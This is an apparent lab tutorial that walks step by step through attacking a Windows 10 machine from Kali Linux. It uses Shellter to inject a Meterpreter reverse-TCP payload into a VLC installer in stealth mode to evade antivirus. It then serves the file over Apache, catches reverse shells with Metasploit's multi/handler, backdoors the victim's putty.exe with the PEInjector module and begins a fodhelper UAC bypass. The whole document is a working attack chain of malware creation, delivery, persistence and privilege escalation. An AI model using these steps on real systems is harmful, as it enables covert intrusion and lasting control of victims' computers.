
# Shellcode Injection using Shellter

****


**Target Machine (IP: 192.168.19.134) Attacking Machine (IP: 192.168.19.128)**

**RHOST LHOST**

**OS:** Windows 10 Pro 64-bit **OS:** Kali Linux

**Computer Name**: Mark\_Lucido **Computer Name**: Kali

**Step 1:** Download a legitimate executable file to be use for the code injection. In our case, we will be using “vlcwin32.exe”



**Step 2:** On your Kali Linux, download Shellter with the command below:

**sudo apt-get install shelter**


To launch Shellter, just type shellter on the terminal.

You will be required to enter the absolute path to the executable to make FUD.


Make sure to select “Auto” mode, as shown below.



Shellter will then initialize and run some checks. It will then prompt you whether to run in stealth mode. Select “Y” for yes.The next prompt will require you to enter the payload, either a custom or a listed one. You should select a listed one by typing “L” unless you want to proceed with your own custom payload. Select the index position of the payload to use. We need a Meterpreter\_Reverse\_TCP, so we will have to go with “1.”



Enter LHOST and LPORT and press Enter. Shellter will run to completion and request you to press Enter.




At this point, the executable you provided had injected with shellcode.

**Step 3:** For demo purposes, move the code-injected executable file “vlcwin32.exe” to /var/www/html. Then start service apache2.

**Step 4:** Start service Apache2, a web server which typically enable request and view Web pages using Web browser applications such as Firefox, Opera, Chrome, or Internet Explorer. It will be use to deliver the malware directly to our target machine.

**Step 5:** Start msfconsole in quite mode (-q) and Listener (exploit/multi/handler). Set the variables for our listener (exploit/multi/handler).




Payload: windows/meterpreter/reverse\_tcp


LHOST: 192.168.19.128

LPORT: 4444

**Step 6:** Deliver and Run the malware on our target machine.




**Step 7:** Once we established a connection on our attacker’s machine and gain a meterpreter shell, we will run the command “sysinfo” and “getuid” to check if we are system. In our case, we are not.



# Payload Binding using MSF (PEInjector)

**Step 8:** We already have a meterpreter session of the victim’s PC. Here, our approach is to find the executable files that exist in the victim’s pc so that we can bind the payload with the legitimate executable file. We explore the different paths and drives of the victim’s pc suddenly in the Downloads we find the “putty.exe” file.



Session 1 will be put into background for later use.

**Step 9:** We will be using the PEInjector Post Module. This module will inject specified windows payload into a target executable. As we know, that victim is using putty.exe. The next step is to inject the payload into it. To run this module we need to set the “targetpe” which means the path of the target executable file of the victim’s pc into which payload need to inject.


Set the variables for post/windows/manage/peinjector.

LHOST: 192.168.19.128

LPORT: 4433

SESSION: 1

TARGETPE: C:\\Users\\Mackoy\_Lucido\\Downloads\\putty.exe




**Step 10:** Start the Listener (exploit/multi/handler) and set the variables. Run “putty.exe” on the victim’s machine and wait for the connection.


Variables:

LHOST: 192.168.19.128

LPORT: 4433

PAYLOAD: windows/meterpreter/reverse\_https



****

**Step 11:** Use /windows/local/bypassuac\_fodhelper to elevate our privilege. Set the variables then Run the exploit.